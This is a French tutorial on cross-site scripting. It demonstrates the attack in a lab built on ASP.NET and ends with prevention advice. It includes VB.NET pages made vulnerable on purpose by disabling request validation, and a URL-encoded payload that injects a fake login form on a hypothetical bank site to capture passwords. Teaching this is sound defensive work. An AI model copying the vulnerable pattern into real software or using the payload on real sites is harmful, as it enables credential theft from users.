

**CROSS-SITE SCRIPTING.**

**<http://nassih.com>**

**© MOHAMED NASSIH.**

## 1. Cross-Site Scripting.

Cross-Site Scripting (CSS) est l'une des attaques les plus utilisées par les pirates pour pénétrer dans les applications Web. Elle consiste à forcer un site web à exécuter du code HTML ou des scripts saisis par l'utilisateur dans un champ d'un formulaire ou à travers un lien d'un site web.


Pour voir si un site est vulnérable à cette attaque, on envoie un scripte HTML avec un lien et on voit comment le site va réagir. Un simple exemple est d'envoyer le lien : `http://nom_site/<B>BONJOUR</B>.html`. Si le site répond avec une réponse de la forme «erreur la page BONJOUR.html est introuvable», Alors le site est vulnérable à l'attaque CSS, car les balise HTML ont été interprétés.-BONJOUR est en gras-.

## 2. Outils de simulation.


Pour faire la simulation d'une attaque CSS, on a fait la mise en place d'un serveur Microsoft IIS, avec ASP.NET. Le logiciel de Microsoft ASP.NET Web-Matrix va être utilisé. Ce logiciel est gratuitement téléchargeable à partir du site de Microsoft. À noter que Microsoft .NET Framework doit être installé avant l'installation de Web-Marix.

## 3. Démonstration de l'attaque.

L'application que nous allons utiliser est écrite en VB.NET. Au départ, une page d'authentification, `authentification.aspx` s'affiche à l'utilisateur en lui demandant son nom d'utilisateur. La page `bienvenue.aspx` reçoit le nom d'utilisateur comme paramètre et affiche le message «Bienvenue 'nom\_utilisateur'». Les figures 3.35 et 3.36 représentent un exemple d'exécution de cette application.



**Figure 3.35 : la page authentication.aspx.**



**Figure 3.36 : la page bienvenue.aspx.**

Les figures 3.37 et 3.38 montrent les deux scripts authentication.aspx et bienvenue.aspx.

```
<%@ Page Language="VB" validaterequest="false"%>
<script runat="server">

Private Sub btnLagon_Click(ByVal sender As System.Object, _
    ByVal e As System.EventArgs) _

    Response.Redirect(Me.ResolveUrl("bienvenue.aspx") & _
        "?UserName=" & txtUserName.Text)

End Sub
```

**Figure 3.37 : le script VB.NET de authentication.aspx.**

```
<%@ Page Language="VB" validaterequest="false" %>
<script runat="server">

    ' Insert page code here
    '

    Private Sub Page_Load(ByVal sender As System.Object, _
        ByVal e As System.EventArgs) _
        Handles MyBase.Load

        lblWelcome.Text = "Bienvenue, " & Request.QueryString("UserName")

    End Sub
```


**Figure 3.38 : le script VB.NET de bienvenue.aspx.**

Un utilisateur pourra saisir ce qu'il veut dans la boîte de texte si l'application ne vérifie pas les informations saisies. Supposons que l'utilisateur a saisi le script de la figure 3.39 au lieu de son nom.

```
<SCRIPT LANGUAGE="VBScript">MsgBox "Bonjour.. Ahah, on pourra commencer l'attaque !!!"</SCRIPT>
```

**Figure 3.39 : scripte saisi pas l'utilisateur.**

La figure 3.40 montre la réponse du serveur. Le serveur ASP a bien exécuté le script. Et donc l'application est vulnérable à l'attaque Cross-Site Scripting.



**Figure 3.40 : réponse du serveur à l'attaque CSS.**

Pour voir le danger de cette attaque, examinons le scripte de la figure 3.41. Ce scripte affiche à l'utilisateur une page d'authentification avec le nom d'utilisateur et le mot de passe. Supposons que l'utilisateur fait affaire avec une banque qui a le site <http://www.examplebanquesite.com>, vulnérable à ce type d'attaque.

```
http://www.examplebanquesite.com:8080/bienvenue.aspx?UserName=</span><
/form><P><script language="VBScript">%0D%0ASub
OnClick()%0D%0AMsgBox
>Password="%20%26%20document.all("txtPassword").value%0D%0AEnd
Sub%0D%0A</script>%0D%0A<BR><BR><BR><span id="lblUserName"
style="height:23px;width:141px">UserName</span><P><input
name="txtUserName" type="text" id="txtUserName"
style="height:31px;width:245px" /><P><span id="lblPassword"
style="height:23px;width:141px">Password</
span><P><input name="txtPassword" type="text" id="txtPassword"
style="height:31px;width:245px" /><P><input OnClick="OnClick()"
type="button" name="btnLogon" value="Logon" id="btnLogon"
style="height:34px;width:106px" />
```


**Figure 3.41 : scripte saisi par le pirate.**

Le pirate envoie à un des clients de cette banque un E-mail avec le lien de la figure 3.41, et lui invite de se loguer au site de la banque pour qu'il vérifie par exemple son solde. Lorsque le client clique sur le lien, le site va exécuter le scripte passé en paramètre et affiche à l'utilisateur la page de la figure 3.42.



**Figure 3.42 : exécution de scripte par le site de la banque.**

Comme prévu par le pirate l'utilisateur entre son nom d'utilisateur et son mot de passe, le scripte affiche un message avec le mot de passe que l'utilisateur a saisi, mais le pirate pourra modifier le scripte pour envoyer le mot de passe à son site -à son compte de messagerie-.



**Figure 3.43 : le pirate récupère le mot de passe.**

#### 4. Prévention et détection de l'attaque.

La version 2002 de Visual Basic .NET. est vulnérable à ce type d'attaque. À partir de la version 2003, Visual Basic .NET est par défaut protégé. La simulation ci-dessus a été faite après la remise de la variable `validaterequest` à "false" au début des documents .aspx. Par défaut cette variable est à "true", de cette façon la validation des champs transférés est activée. Bien sûr il est déconseillé de changer cette configuration.

De plus les informations saisies par un utilisateur doivent être vérifiées et validées par le programme qui les traite. Il faut filtrer contre les balises HTML et les scripts Javascript et contre les caractères spéciaux comme `< > " ' % ; ) ( & + -`.

Il est très conseillé de bien se documenter sur les serveurs et les outils de développement utilisés, ces outils proposent souvent des paramètres à comprendre et à modifier selon le contexte pour se protéger.

## **BIBLIOGRAPHIE.**

- 1- Ed Robinson, Michael James Bond, Security for Microsoft Visual Basic .NET, May 28, 2003.
- 2- Amit Klein, Cross Site Scripting Explained, [www.SanctumInc.com](http://www.SanctumInc.com)